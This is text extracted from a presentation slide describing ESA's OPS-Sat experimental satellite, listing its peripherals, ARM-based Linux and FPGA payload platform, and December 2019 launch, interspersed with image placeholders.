


OPS-Sat




Experimenter

Operated by ESA
Open for Research



OPS-Sat



Experimenter

Operated by ESA
Open for Research

S-/X-Band, SDR, Optical Rx., Camera, ...

Peripherals


ARM-Based Linux + FPGA

Payload Plattform



December 2019

Launched


